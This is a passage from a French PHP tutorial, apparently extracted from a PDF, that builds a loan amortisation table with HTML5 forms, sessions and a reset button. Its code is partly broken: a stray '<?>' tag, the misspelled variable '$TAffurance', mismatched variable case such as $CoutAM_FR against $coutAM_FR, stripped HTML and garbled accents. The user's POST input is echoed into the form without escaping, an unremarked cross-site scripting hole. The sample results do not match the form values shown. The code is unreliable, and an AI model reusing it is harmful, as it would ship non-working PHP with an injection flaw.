Feuille de style :  
`style_amortissement_2pages.css`

Action du formulaire :  
`credit_amortissement_tableau_web_style.php`

Le bouton « Valider » envoie les données à traiter via la méthode POST au programme PHP `credit_amortissement_tableau_web_style.php`.

#### 16.2.3.1.3.3 Le programme de traitement PHP

**L'affichage des erreurs si un des champs est vide n'est plus utilisé !**

En effet, avec le formulaire en HTML5, la validation des différents champs est faite en amont avant l'envoi des informations au programme PHP. Celui-ci reçoit des données valides. **Tant que les données ne sont pas valides, le programme PHP n'est pas appelé.**

Cependant, nous avons laissé dans le code du programme PHP, les syntaxes de contrôle, car dans le cas de données qui ne seraient pas obligatoires (`required` dans le formulaire HTML), le programme PHP devra de nouveau effectuer des contrôles.

Voici l'affichage de la page résultat quand tous les champs sont renseignés :

[http://localhost/CoursPHP/.../credit\\_amortissement\\_tableau\\_web\\_style.php](http://localhost/CoursPHP/.../credit_amortissement_tableau_web_style.php)

Résumé et synthèse sont affichés via la directive HTML : DIV

Résumé de la demande	Valeurs Saisies	Synthèse du crédit	Montant	% du Capital emprunté
Capital	100 000,00 €	Mensualité Assurance Comprise	5 686,98 €	
Nombre d'années	1,50	Assurance par mois	27,50 €	
Taux Annuel Hors assurance	2,35 %	Coût Total Assurance	495,00 €	
Taux de l'assurance	0,330 %	Coût Total du crédit Hors Ass	1 870,73 €	1,87 %
		Coût Total du crédit Ass Comp	2 365,73 €	2,37 %

Tableau d'amortissement

N° Echéance	Mensualité Assurance Comprise €	Amortissement en €	Intérêts €	Assurance €	Capital Restant Dû €
1	5 686,98 €	5 463,65 €	195,83 €	27,50 €	94 536,35 €
2	5 686,98 €	5 474,35 €	185,13 €	27,50 €	89 062,00 €
3	5 686,98 €	5 485,07 €	174,41 €	27,50 €	83 576,93 €
4	5 686,98 €	5 495,81 €	163,67 €	27,50 €	78 081,12 €
5	5 686,98 €	5 506,57 €	152,91 €	27,50 €	72 574,55 €
6	5 686,98 €	5 517,35 €	142,13 €	27,50 €	67 057,20 €
7	5 686,98 €	5 528,16 €	131,32 €	27,50 €	61 529,04 €
8	5 686,98 €	5 538,99 €	120,49 €	27,50 €	55 990,05 €
9	5 686,98 €	5 549,83 €	109,65 €	27,50 €	50 440,22 €
10	5 686,98 €	5 560,70 €	98,78 €	27,50 €	44 879,52 €
11	5 686,98 €	5 571,59 €	87,89 €	27,50 €	39 307,93 €
12	5 686,98 €	5 582,50 €	76,98 €	27,50 €	33 725,43 €
13	5 686,98 €	5 593,43 €	66,05 €	27,50 €	28 132,00 €
14	5 686,98 €	5 604,39 €	55,09 €	27,50 €	22 527,61 €
15	5 686,98 €	5 615,36 €	44,12 €	27,50 €	16 912,25 €
16	5 686,98 €	5 626,36 €	33,12 €	27,50 €	11 285,89 €
17	5 686,98 €	5 637,38 €	22,10 €	27,50 €	5 648,51 €
18	5 687,07 €	5 648,51 €	11,06 €	27,50 €	0,00 €
<b>TOTAL</b>	<b>102 365,73 €</b>	<b>100 000,00 €</b>	<b>1 870,73 €</b>	<b>495,00 €</b>	
N° Echéance	Mensualité Assurance Comprise €	Amortissement €	Intérêts €	Assurance €	Capital Restant Dû €

Chaque itération de la boucle for conserve dans un tableau PHP les calculs. Une boucle d'affichage est effectuée à la fin des calculs.

Les valeurs numériques sont présentées au format français avec une virgule pour les décimaux et un espace pour les milliers (par exemple 1 543,97 €) via la fonction **number\_format()** (section 10.1.9).

Cette fonction transforme un nombre en une chaîne de caractères selon le format décris.

Les **lignes paires/impaires** du tableau sont colorées différemment via la feuille de style.

Le programme `credit_amortissement_tableau_web_style.php` présenté ci-après contient des lignes de calcul en PHP et des lignes de mise en forme du tableau en HTML.

Les balises `<?php` et `?>` présentées sur fond bleu, indiquent chaque délimitation de langage PHP ou HTML.

Seules les parties différentes du programme précédent sont surlignées

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Tableau d'amortissement du pr&ecirc;t</title>
    <link href="style_amortissement_2pages.css" rel="stylesheet"
          type="text/css" />
  </head>
  <body>
    <?php
      define("W_EOL", "<br />");
      // =====
      // === on récupère les données ===
      // =====
      $Capital      = $_POST['Capital']        ;
      $NbAn         = $_POST['NbAn']           ;
      $EtNbMois     = $_POST['EtNbMois']       ;
      $TauxAssurance = $_POST['TauxAssurance'] ;
      $TauxAnnuelHA = $_POST['TauxAnnuelHA']   ;
      // si le nombre de mois est vide on le met à 0
      if(empty($EtNbMois)) { $EtNbMois=0; }
      // si l'un des autres données initiale est vide => message d'erreur
      if(empty($Capital)||empty($NbAn)||empty($TauxAssurance)||
         empty($TauxAnnuelHA))
      {
        ?>
        <fieldset>
          <legend>Valeurs &grave; renseigner :</legend><br>
        <?php
          if(empty($Capital))      echo "Capital".W_EOL;
          if(empty($NbAn))         echo "Nombre d'ann&eacute;es".W_EOL;
          if(empty($TauxAnnuelHA)) echo "Taux Annuel Hors Assurance".W_EOL;
          if(empty($TauxAssurance)) echo "Taux de l'Assurance".W_EOL;
        <?>
        </fieldset>
        <?php
      }
      else // on effectue les calculs
      {
        // =====
        // === on traite les données ===
        // =====
        // --- remplacement de la virgule par un point décimal
        $Capital      = str_replace(",",".",$Capital)        ;
        $TauxAssurance = str_replace(",",".",$TauxAssurance) ;
        $TauxAnnuelHA = str_replace(",",".",$TauxAnnuelHA)   ;
        // --- conversion dans le bon type de données
        $Capital      = floatval($Capital)        ;
        $NbAn         = intval($NbAn)           ;
        $EtNbMois     = intval($EtNbMois)       ;
        $TauxAssurance = floatval($TauxAssurance);
        $TauxAnnuelHA = floatval($TauxAnnuelHA) ;
```

Partie devenant inutile du fait des contrôles  
HTML5 du formulaire

```

// =====
// --- on effectue les calculs ---
// =====
$NbMois      = ($NbAn*12)+$EtNbMois ;
$NbAnEtMois  = round($NbMois/12,2) ;
$AssMensuelle = round(((($Capital*($TauxAssurance/100))/12),2);
$TauxMensuel = ($TauxAnnuelHA/100)/12 ;
// --- mensualité ---
$calcul1      = $Capital*$TauxMensuel ;
$calcul2      = pow((1+$TauxMensuel),$NbMois) ;
$calcul3      = $calcul2-1 ;
$MensualiteHA = round(($calcul1*($calcul2/$calcul3)),2) ;
$MensualiteAC = $MensualiteHA+$AssMensuelle ;
$MensualiteInit = $MensualiteAC ;

// -----
// --- Calcul du tableau d'amortissement -
// -----
$TotMensualiteAC = 0 ;
$TotInterets     = 0 ;
$TotAmortissement = 0 ;
$TotAssMens      = 0 ;
$CapRestant       = $Capital;

// --- déclaration d'un tableau ---
$Tab_Amort=array();
// --- boucle de mémorisation des informations dans le tableau ---
for ($NumEcheance=1 ; $NumEcheance<=$NbMois ; $NumEcheance++)
{
    $Interets=round($CapRestant*$TauxMensuel,2) ;
    $Amortissement=$MensualiteHA-$Interets ;
    $CapRestant=round($CapRestant-$Amortissement,2);
    // correction de la dernière échéance
    if (($NumEcheance==$NbMois) && ($CapRestant != 0))
    {
        $MensualiteAC+=$CapRestant ;
        $Amortissement+=$CapRestant ;
        $CapRestant=0 ;
    }
    $TotMensualiteAC+=$MensualiteAC ;
    $TotAmortissement+=$Amortissement;
    $TotInterets+=$Interets ;
    $TotAssMens+=$AssMensuelle ;
    // -----
    // - on mémorise dans le tableau les informations de chaque mensualité -
    // -----
    // -- autre syntaxe pour un tableau associatif à deux dimensions --
    // $Tab_Amort[$NumEcheance] = array("MensualiteAC" => $MensualiteAC,
    "Amortissement" => $Amortissement, "Interets" => $Interets, "CapRestant" =>
    $CapRestant);
    $Tab_Amort[$NumEcheance]["MensualiteAC"] = $MensualiteAC ;
    $Tab_Amort[$NumEcheance]["Amortissement"] = $Amortissement;
    $Tab_Amort[$NumEcheance]["Interets"] = $Interets ;
    // ligne suivante mise en commentaire
    // car l'assurance mensuelle reste inchangée
    // $Tab_Amort[$NumEcheance]["AssMens"] = $AssMensuelle ;
    $Tab_Amort[$NumEcheance]["CapRestant"] = $CapRestant ;
}

```

Déplacement du calcul et de l'affichage du résumé et de la synthèse après le calcul du tableau d'amortissement. Idem pour l'entête du tableau.

Calcul de chaque ligne du tableau d'amortissement et rangement dans \$Tab\_Amort

Mémorisation des informations de chaque ligne dans \$Tab\_Amort

```

// --- calculs complémentaire du cout du crédit ---
$PourcentCoutHA = round(($TotInterets/$Capital)*100,2) ;
$coutCreditAC = $TotInterets+$TotAssMens ;
$PourcentCoutAC = round(($coutCreditAC/$Capital)*100,2) ;

// =====
// === Affichage des résultats ===
// =====
// --- on prépare les résultat pour afficher au format français ---
$Cap_FR      = number_format($Capital,2,",","")." &euro;" ;
$TauxAss_FR   = number_format($TauxAssurance,3,",","")." %" ;
$TauxAHA_FR   = number_format($TauxAnnuelHA,2,",","")." %" ;
$MensHA_FR    = number_format($MensualiteHA,2,",","")." &euro;" ;
$MensAC_FR    = number_format($MensualiteAC,2,",","")." &euro;" ;
$MensACI_FR   = number_format($MensualiteInit,2,",","")." &euro;" ;
$AssMens_FR   = number_format($AssMensuelle,2,",","")." &euro;" ;
// --- on prépare les résultat pour afficher au format français ---
$coutHA_FR    = number_format($TotInterets,2,",","")." &euro;" ;
$pcentCoutHA_FR = number_format($PourcentCoutHA,2,",","")." %" ;
$coutAM_FR    = number_format($TotAssMens,2,",","")." &euro;" ;
$coutAC_FR    = number_format($coutCreditAC,2,",","")." &euro;" ;
$pcentCoutAC_FR = number_format($PourcentCoutAC,2,",","")." %" ;
$NbAM         = number_format($NbAnEtMois,2,",","") ;

// -----
// --- on affiche un résumé des informations initiales
// -----
```

*Calcul du coût du crédit à partir du total des intérêts*

*Préparation affichage synthèse*

*Affichage résumé*

```

?>
<div class="Tableau">
  <div class="col01">
    <h4>R&eacute;sum&eacute; de la demande</h4>
    <p>Capital</p>
    <p>Nombre d'ann&eacute;es</p>
    <p>Taux Annuel Hors assurance</p>
    <p>Taux de l'assurance</p>
  </div>

  <div class="col02">
    <h4>Valeurs Saisies</h4>
    <p><b><?php echo $Cap_FR ; ?></b></p>
    <p><?php echo $NbAM ; ?></p>
    <p><?php echo $TauxAHA_FR; ?></p>
    <p><?php echo $TauxAss_FR; ?></p>
  </div>
</div>
```

```

<!--
-----
--- on affiche la synthèse ---
-----
version avec la balise div
-->


#### Synth&egrave;se du cr&eacute;dit



Mensualit  Assurance Comprise </p>


Assurance par mois </p>


Co t Total Assurance </p>


Co t Total du cr dit Hors Ass </p>


Co t Total du cr dit Ass Comp </p>



#### Montant



<?php echo $MensACI_FR ; ?>



<?php echo $AssMens_FR ; ?>



<?php echo $CoutAM_FR ; ?>



<?php echo $CoutHA_FR ; ?>



<?php echo $CoutAC_FR ; ?>



#### % du Capital emprunt e



&nbsp;



&nbsp;



&nbsp;



<?php echo $PcentCoutHA_FR ; ?>



<?php echo $PcentCoutAC_FR ; ?>



&nbsp;


<!--
-----
--- on affiche l'ent te et le pied du tableau d'amortissement ---
----- -->

```

N�deg; Ech�ance	Mensualit� Assurance Comprise &euro;	Amortissement en &euro;	Int�r�ts &euro;	Assurance &euro;	Capital Restant D�ncirc; &euro;

Affichage synth se

Affichage ent te et pied du tableau d'amortissement

```

<?php
// -----
// --- Affichage de chaque échéance ---
// -----
for ($NumEcheance=1 ; $NumEcheance<=$NbMois ; $NumEcheance++)
{
    $MensualiteAC = $Tab_Amort[$NumEcheance]["MensualiteAC"] ;
    $Amortissement = $Tab_Amort[$NumEcheance]["Amortissement"] ;
    $Interets      = $Tab_Amort[$NumEcheance]["Interets"] ;
    $CapRestant    = $Tab_Amort[$NumEcheance]["CapRestant"] ;

    // --- on prépare les résultat pour afficher au format français ---
    $Mens_MensAC_FR = number_format($MensualiteAC,2,",","")." &euro;" ;
    $Mens_Amort_FR  = number_format($Amortissement,2,",","")." &euro;" ;
    $Mens_Inter_FR  = number_format($Interets,2,",","")." &euro;" ;
    $Mens_CapRest_FR = number_format($CapRestant,2,",","")." &euro;" ;
?>
<tr>
    <td><?php echo $NumEcheance ; ?></td>
    <td><?php echo $Mens_MensAC_FR ; ?></td>
    <td><?php echo $Mens_Amort_FR ; ?></td>
    <td><?php echo $Mens_Inter_FR ; ?></td>
    <td><?php echo $AssMens_FR ; ?></td>
    <td><?php echo $Mens_CapRest_FR; ?></td>
</tr>
<?php
}
// -----
// --- on affiche les totaux ---
// -----
// --- on prépare les résultat pour afficher au format français ---
$TotMensAC_FR = number_format($TotMensualiteAC,2,",","")." &euro;" ;
$TotAmort_FR  = number_format($TotAmortissement,2,",","")." &euro;" ;
$TotInter_FR  = number_format($TotInterets,2,",","")." &euro;" ;
$TotAssMens_FR = number_format($TotAssMens,2,",","")." &euro;" ;
?>
<tr>
    <td><b>TOTAL</b></td>
    <td><b><?php echo $TotMensAC_FR ; ?></b></td>
    <td><b><?php echo $TotAmort_FR ; ?></b></td>
    <td><b><?php echo $TotInter_FR ; ?></b></td>
    <td><b><?php echo $TotAssMens_FR; ?></b></td>
    <td></td>
</tr>
</table>
<?php
}
?>
</body>
</html>

```

Récupération des informations de chaque ligne à partir de \$Tab\_Amort

Affichage du contenu du tableau d'amortissement

### 16.2.3.2 Formulaire et affichage PHP sur une page

#### 16.2.3.2.1 Principe

La cible de cet exemple est :

**De faire la saisie via un formulaire dans une page, et d'afficher dans la même page, à la suite du formulaire de saisie et après sa validation, le tableau d'amortissement.**

Dans cet exemple, aucun stockage de données n'est effectué.

Cet exemple reprend le programme présenté à la section précédente 16.2.3.1.3. Il utilise :

- Une feuille de style pour : le formulaire, la synthèse et le tableau d'amortissement ;
- Un tableau PHP pour conserver le calcul de chaque ligne du tableau d'amortissement avant leur affichage ;
- Un formulaire HTML5 effectuant les contrôles des données saisies.

#### 16.2.3.2.2 Architecture du programme

##### 16.2.3.2.2.1 *Problématique*

La difficulté de traiter dans une seule et même page la **saisie du formulaire ET l'affichage du résultat** est que le formulaire doit déclencher l'appel du programme PHP de traitement qui doit toujours réafficher le formulaire.

C'est un **unique programme PHP qui fera à la fois la saisie dans un formulaire et l'affichage** après celui-ci. Ce programme s'appelle lui-même à chaque validation.

Ainsi quand on exécute le programme, on doit détecter le **contexte d'appel** :

- Premier appel => on n'affiche que le formulaire avec les champs vides ;

http://localhost/CoursPHP/.../credit\_amortissement\_tableau\_web\_1page.php

Simulation prêt

Saisissez les informations du prêt :

Capital emprunté : 350000 €

Nombre d'années : 15 ans

Et Nombre de Mois : 0 mois

Taux Annuel Hors Assurance : 2,63 %

Taux de l'Assurance : 0,29 %

Valider      Effacer le formulaire

Aucune valeur initiale dans le formulaire

- Appel avec des données saisies => on réaffiche le formulaire avec les données qui viennent d'être saisies ET on affiche le résultat du traitement :
  - Soit des messages d'erreurs si les données sont incomplètes. Les messages sont gérés directement par le formulaire HTML5 :

**Saisissez les informations du prêt :**

Capital emprunté :  €

Nombre d'années :  ans

Et Nombre de Mois :

Veuillez compléter ce champ. 0 mois

Taux Annuel Hors Assurance :  %

Taux de l'Assurance :  %

**Contrôle des erreurs par le formulaire HTML5**

- Soit le tableau des résultats si les données sont complètes :

**Saisissez les informations du prêt :**

Capital emprunté :  €

Nombre d'années :  ans

Et Nombre de Mois :  mois

Taux Annuel Hors Assurance :  %

Taux de l'Assurance :  %

**Les données sont complètes**

Synthèse du crédit	Montant	% du Capital emprunté
Mensualité Assurance Comprise	8 467,29 €	
Assurance par mois	27,50 €	
Coût Total Assurance	330,00 €	
Coût Total du crédit Hors Ass	1 277,49 €	1,28 %
Coût Total du crédit Ass Comp	1 607,49 €	1,61 %

**La synthèse est affichée, ainsi que le tableau d'amortissement.**

**Tableau d'amortissement**

N° Echéance	Mensualité Assurance Comprise €	Amortissement en €	Intérêts €	Assurance €	Capital Restant Dû €
1	8 467,29 €	8 243,96 €	195,83 €	27,50 €	91 756,04 €
2	8 467,29 €	8 260,10 €	179,89 €	27,50 €	83 495,94 €
3	8 467,29 €	8 276,28 €	163,51 €	27,50 €	75 219,66 €
4	8 467,29 €	8 292,48 €	147,31 €	27,50 €	66 927,18 €
5	8 467,29 €	8 308,72 €	131,07 €	27,50 €	58 618,46 €
6	8 467,29 €	8 325,00 €	114,79 €	27,50 €	50 293,46 €
7	8 467,29 €	8 341,30 €	98,49 €	27,50 €	41 952,16 €
8	8 467,29 €	8 357,63 €	82,16 €	27,50 €	33 594,53 €
9	8 467,29 €	8 374,00 €	65,79 €	27,50 €	25 220,53 €
10	8 467,29 €	8 390,40 €	49,39 €	27,50 €	16 830,13 €
11	8 467,29 €	8 406,83 €	32,96 €	27,50 €	8 423,30 €
12	8 467,30 €	8 423,30 €	16,50 €	27,50 €	0,00 €
<b>TOTAL</b>	<b>101 607,49 €</b>	<b>100 000,00 €</b>	<b>1 277,49 €</b>	<b>330,00 €</b>	
<b>N° Echéance</b>	<b>Mensualité Assurance Comprise €</b>	<b>Amortissement €</b>	<b>Intérêts €</b>	<b>Assurance €</b>	<b>Capital Restant Dû €</b>

- Appel par le bouton « Effacer le formulaire » => on ne réaffiche que le formulaire avec les champs vides ;

Saisissez les informations du prêt :

Capital emprunté :	350000 €
Nombre d'années :	15 ans
Et Nombre de Mois :	0 mois
Taux Annuel Hors Assurance :	2,63 %
Taux de l'Assurance :	0,29 %

La logique du programme (algorithme) est :

- On teste le contexte d'exécution :
- Si l'exécution vient d'un reset, on vide les variables et on supprime la variable de session « Afficher\_Messages\_Champs » via l'instruction `unset()` ;
  - Sinon on récupère les valeurs des données passées par POST lors de la validation précédente ;
- On affiche le formulaire avec les valeurs des données précédentes (vides si c'est un premier affichage ou si elles ont été vidées par un reset) ;
- On affiche le résultat :
- Si l'une des données est vide alors :
    - Si c'est la première exécution ou une exécution provenant d'un reset : on n'affiche rien.  
Ceci est détecté grâce à la variable de session « Afficher\_Messages\_Champs » qui n'existe pas dans ce cas.  
Puis on crée cette variable de session pour préparer le prochain affichage en cas de validation avec les données complètes ;
    - Sinon, on affiche les éventuelles erreurs non prises en charge par le formulaire HTML5 (pas d'affichage dans cet exemple précis).
  - Sinon, toutes les données sont bien positionnées, on effectue le traitement et on affiche la synthèse et le tableau d'amortissement.

Voici les parties du programme qui mettent en œuvre cet algorithme.

### 16.2.3.2.2 Le formulaire

Rappel des contraintes :

- Le formulaire doit réafficher les valeurs saisies précédemment ;
- Le bouton « Effacer le formulaire » doit provoquer une nouvelle exécution.
- Les formats de saisie et les champs vides sont contrôlés par la syntaxe HTML5 (attributs : `autofocus`, `required`, `pattern`, `placeholder`).

Voici les lignes du programme `credit_amortissement_tableau_web_1page.php` qui affichent le **formulaire** avec les données précédentes (mot-clé `value`).

Le formulaire appelle le programme lui-même :

```
<form action="credit_amortissement_tableau_web_1page.php" method="post">
```

Le bouton **d'effacement du formulaire** n'est plus de type « `reset` », car sinon les données seraient simplement effacées sans nouvelle exécution du programme, donc sans effacement des éventuels affichages des résultats (après le formulaire).

Pour effacer les éventuels affichages après le formulaire, il faut exécuter une nouvelle fois le programme PHP pour qu'il n'affiche que le formulaire. Il faut donc que le clic du bouton « Effacer le formulaire » génère une exécution.

Ce bouton a été transformé en `type="submit"` avec comme `name="reset"`.

Ainsi à chaque effacement, le programme est exécuté, et la variable `reset` est transmise par POST avec le contenu "**Effacer le formulaire**". Le programme pourra donc détecter la présence de cette variable lors d'une nouvelle exécution et effacer les différentes données.

```
<form action="credit_amortissement_tableau_web_1page.php" method="post">
<fieldset>
<legend>Saisissez les informations du pr&ecirc;t :</legend><br />
  <label for="Capital">Capital emprunt&acute;e :&nbsp;
    <input type="text" maxlength="7" name="Capital" size="20"
placeholder="350000" autofocus required pattern="[0-9]{3,7}" value=<?php echo
"\$Capital\" ?>/> &euro;<br /><br />
  <label for="NbAn">Nombre d'ann&acute;es :&nbsp;
    <input type="text" maxlength="2" name="NbAn" size="2" placeholder="15"
required pattern="[0-9]{1,2}" value=<?php echo "\$NbAn\" ?>/> ans<br /><br />
  <label for="EtNbMois">Et Nombre de Mois :&nbsp;
    <input type="text" maxlength="2" name="EtNbMois" size="2" placeholder="0"
pattern="[0-9]{1,2}" value=<?php echo "\$EtNbMois\" ?>/> mois<br /><br />
  <label for="TauxAnnuelHA">Taux Annuel Hors Assurance :&nbsp;
    <input type="text" maxlength="5" name="TauxAnnuelHA" size="5"
placeholder="2,63" required pattern="[0-9]{1,2}[\.,][0-9]{1,2}" value=<?php
echo "\$TauxAnnuelHA\" ?>/> %<br /><br />
  <label for="TauxAssurance">Taux de l'Assurance :&nbsp;
    <input type="text" maxlength="5" name="TauxAssurance" size="5"
placeholder="0,29" required pattern="0[\.,][0-9]{1,3}" value=<?php echo
"\$TauxAssurance\" ?>/> %<br /><br />
  <input type="submit" value="Valider" />
  <!-- on modifie le bouton de type reset pour le transformer en submit -->
  <!-- afin que PHP puisse détecter cette action via $_POST[] -->
  <!-- <input type="reset" value="Effacer le formulaire" /> -->
  <input type="submit" name="reset" value="Effacer le formulaire" />
</fieldset>
</form>
```

#### 16.2.3.2.2.3 La variable reset

Quand le bouton « **Effacer le formulaire** » est cliqué, le programme est à nouveau exécuté, et la variable « **reset** » ayant la valeur « Effacer le formulaire » est transmise par la méthode POST.

Au début du programme, au moment de récupérer les variables transmises par POST on teste si la variable « **reset** » n'est pas vide. Si c'est le cas, alors on vide toutes les variables ET on supprime (via **unset**) la variable de session « **Afficher\_Messages\_Champs** ».

```
// =====
// == on récupère les données ==
// =====
// si l'affichage de la page provient
if (!empty($_POST['reset'])) {
    $Capital      = '';
    $NbAn         = '';
    $EtNbMois    = '';
    $TauxAssurance = '';
    $TauxAnnuelHA = '';
    unset($_SESSION['Afficher_Messages_Champs']);
}
else // sinon on récupère leur valeur pour initialiser le formulaire
{
    if (isset($_POST['Capital'])) $Capital = $_POST['Capital'];
    else $Capital = '';
    if (isset($_POST['NbAn'])) $NbAn = $_POST['NbAn'];
    else $NbAn = '';
    if (isset($_POST['EtNbMois'])) $EtNbMois = $_POST['EtNbMois'];
    else $EtNbMois = '';
    if (isset($_POST['TauxAssurance'])) $TauxAssurance =
$_POST['TauxAssurance'];
    else $TauxAssurance = '';
    if (isset($_POST['TauxAnnuelHA'])) $TauxAnnuelHA =
$_POST['TauxAnnuelHA'];
    else $TauxAnnuelHA = '';
}
```

#### 16.2.3.2.2.4 La variable de session **Afficher\_Messages\_Champs**

*Rappel :*

*Lors du premier affichage de la page ou bien lors d'un effacement du formulaire, les champs sont vides, mais il ne faut pas afficher de message d'erreur.*

Pour résoudre le problème du **premier affichage**, ou de **l'effacement** du formulaire, qui ne doivent afficher que le formulaire on utilise la **variable de session** « **Afficher\_Messages\_Champs** ».

La fonction **session\_start()** démarre une session, ce qui permet de mémoriser des variables dont la durée de vie est la session de travail (tant que le navigateur n'est pas fermé). Elle doit être appelée dès le début du programme :

```
<?php  
// On démarre la session AVANT d'écrire du code HTML  
// afin de conserver l'information indiquant si c'est le premier accès  
session_start();  
?>  
<!DOCTYPE html>  
<html>  
...
```

Au moment d'afficher d'éventuels messages d'erreurs (non contrôlés par HTML5), on teste si la variable de session « Afficher\_Messages\_Champs » existe ou non.

- Si elle n'existe pas (premier affichage ou effacement du formulaire), on ne fait aucun affichage, mais on la crée pour que lors de la prochaine exécution on affiche des messages d'erreurs.
- Sinon, on affiche les éventuels messages d'erreurs, non contrôlés par le formulaire HTML5.

Ainsi lors du premier affichage, aucun message d'erreur n'apparaît, mais si on valide sans rien saisir, l'exécution suivante affiche un message d'erreur.

Voici les lignes du programme qui utilise cette variable de session.

```
if (!isset($_SESSION['Afficher_Messages_Champs']))  
{  
    $_SESSION['Afficher_Messages_Champs'] = "oui";  
}  
// avec le formulaire HTML5 le contrôle est fait en amont.  
// Cet affichage n'est plus utile car dans cet exemple  
// tous les champs sont obligatoires donc contrôlés au moment du formulaire.  
// Avec des champs non obligatoires dans le formulaire  
// le cas du else sera utilisé  
else  
{  
    ?>  
    <fieldset>  
    <legend>Valeurs à renseigner :</legend><br>  
    <?php  
    if(empty($Capital))      echo "Capital <br>";  
    if(empty($NbAn))         echo "Nombre d'années <br>";  
    if(empty($TAffurance))   echo "Taux de l'Assurance <br>";  
    if(empty($TauxAnnuelHA)) echo "Taux Annuel Hors Assurance <br>";  
    ?>  
    </fieldset>  
    <?php  
}  
...
```

### 16.2.3.2.3 Le programme complet

Voici le programme **credit\_amortissement\_tableau\_web\_1page.php** complet :

```
<?php
// On démarre la session AVANT d'écrire du code HTML
// afin de conserver l'information indiquant si c'est le premier accès
session_start();
?>
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Simulation pr&ecirc;t</title>
  <link href="style_amortissement_1page.css" rel="stylesheet" type="text/css"/>
</head>
<body>
  <?php
    // =====
    // === on récupère les données ===
    // =====
    // si l'affichage de la page provient d'un formulaire
    if (!empty($_POST['reset']))
    {
      $Capital      = '';
      $NbAn         = '';
      $EtNbMois     = '';
      $TauxAssurance = '';
      $TauxAnnuelHA = '';

      unset($_SESSION['Afficher_Messages_Champs']);
    }
    else // sinon on récupère leur valeur pour initialiser le formulaire
    {
      if (isset($_POST['Capital'])) $Capital = $_POST['Capital'];
      else $Capital = '';
      if (isset($_POST['NbAn'])) $NbAn = $_POST['NbAn'];
      else $NbAn = '';
      if (isset($_POST['EtNbMois'])) $EtNbMois = $_POST['EtNbMois'];
      else $EtNbMois = '';
      if (isset($_POST['TauxAssurance'])) $TauxAssurance =
$_POST['TauxAssurance'];
      else $TauxAssurance = '';
      if (isset($_POST['TauxAnnuelHA'])) $TauxAnnuelHA =
$_POST['TauxAnnuelHA'];
      else $TauxAnnuelHA = '';
    }
  ?>
  <!--
  --- on affiche le formulaire ---
  -->
<form action="credit_amortissement_tableau_web_1page.php" method="post">
  <fieldset>
    <legend>Saisissez les informations du pr&ecirc;t :</legend><br />
    <label for="Capital">Capital emprunt&acute;e :&nbsp;
      <input type="text" maxlength="7" name="Capital" size="20"
placeholder="350000" autofocus required pattern="[0-9]{3,7}" value=<?php echo
"\$Capital\" ?>/> &euro;<br /><br />
      <label for="NbAn">Nombre d'ann&acute;es :&nbsp;
        <input type="text" maxlength="2" name="NbAn" size="2" placeholder="15"
required pattern="[0-9]{1,2}" value=<?php echo "\$NbAn\" ?>/> ans<br /><br />
      <label for="EtNbMois">Et Nombre de Mois :&nbsp;
    
```

```

<input type="text" maxlength="2" name="EtNbMois" size="2" placeholder="0"
pattern="[0-9]{1,2}" value=<?php echo "\"$EtNbMois\" "?>/> mois<br /><br />
<label for="TauxAnnuelHA">Taux Annuel Hors Assurance :&nbsp;
<input type="text" maxlength="5" name="TauxAnnuelHA" size="5"
placeholder="2,63" required pattern="[0-9]{1,2}[\.\,][0-9]{1,2}" value=<?php
echo "\"$TauxAnnuelHA\" "?>/> %<br /><br />
<label for="TauxAssurance">Taux de l'Assurance :&nbsp;
<input type="text" maxlength="5" name="TauxAssurance" size="5"
placeholder="0,29" required pattern="0[\.\,][0-9]{1,3}" value=<?php echo
"\\"$TauxAssurance\" "?>/> %<br /><br />
<input type="submit" value="Valider" />
<!-- on modifie le bouton de type reset pour le transformer en submit -->
<!-- afin que PHP puisse détecter cette action via $_POST[] -->
<!-- <input type="reset" value="Effacer le formulaire" /> -->
<input type="submit" name="reset" value="Effacer le formulaire" />
</fieldset>
</form>
<?php
// -----
// --- Après du formulaire, on affiche soit :
// --- * la liste des champs qui manquent
// --- * la synthèse et le tableau d'amortissement
// -----
// si le nombre de mois est vide on le met à 0
if(empty($EtNbMois)) { $EtNbMois=0; }
// on teste les autres variables
if(empty($Capital)||empty($NbAn)||empty($TauxAssurance) ||
empty($TauxAnnuelHA))
{
    // --- Un des champs du formulaire est vide => on affiche la liste des
    champs vide à saisir
    // --- sauf si c'est le premier accès à la page
    if (!isset($_SESSION['Afficher_Messages_Champs']))
    {
        $_SESSION['Afficher_Messages_Champs'] = "oui";
    }
    // avec le formulaire HTML5 le contrôle est fait en amont.
    // Cet affichage n'est plus utile car dans cet exemple
    // tous les champs sont obligatoires donc contrôlés
    // au moment du formulaire.
    // Avec des champs non obligatoires dans le formulaire
    // le cas du else sera utilisé
    else
    {
        ?>
        <fieldset>
        <legend>Valeurs &agrave; renseigner :</legend><br>
        <?php
        if(empty($Capital))      echo "Capital <br>";
        if(empty($NbAn))         echo "Nombre d'ann&eacute;es <br>";
        if(empty($TAssurance))   echo "Taux de l'Assurance <br>";
        if(empty($TauxAnnuelHA)) echo "Taux Annuel Hors Assurance <br>";
        ?>
        </fieldset>
        <?php
    }
}

```

Partie devenant inutile du fait des contrôles  
HTML5 du formulaire

```
else
{// =====
// === on traite les données ===
// =====
// --- remplacement de la virgule par un point décimal
$Capital      = str_replace(",",".",$Capital)      ;
$TauxAssurance = str_replace(",",".",$TauxAssurance) ;
$TauxAnnuelHA = str_replace(",",".",$TauxAnnuelHA) ;
// --- conversion dans le bon type de données
$Capital      = floatval($Capital)      ;
$NbAn         = intval($NbAn)         ;
$TauxAssurance = floatval($TauxAssurance);
$TauxAnnuelHA = floatval($TauxAnnuelHA) ;
```

```

// =====
// === on effectue les calculs ===
// =====
$NbMois      = ($NbAn*12)+$EtNbMois ;
// $NbAnEtMois = round($NbMois/12,2) ;
$AssMensuelle = round((($Capital*($TauxAssurance/100))/12),2);
$TauxMensuel = ($TauxAnnuelHA/100)/12 ;
// --- mensualité ---
$calcul1     = $Capital*$TauxMensuel ;
$calcul2     = pow((1+$TauxMensuel),$NbMois) ;
$calcul3     = $calcul2-1 ;
$MensualiteHA = round(($calcul1*($calcul2/$calcul3)),2) ;
$MensualiteAC = $MensualiteHA+$AssMensuelle ;
$MensualiteInit = $MensualiteAC ;

// --- Calcul du tableau d'amortissement
// -----
$TotMensualiteAC = 0 ;
$TotInterets     = 0 ;
$TotAmortissement = 0 ;
$TotAssMens      = 0 ;
$CapRestant       = $Capital;

// --- déclaration d'un tableau ---
$Tab_Amort=array();
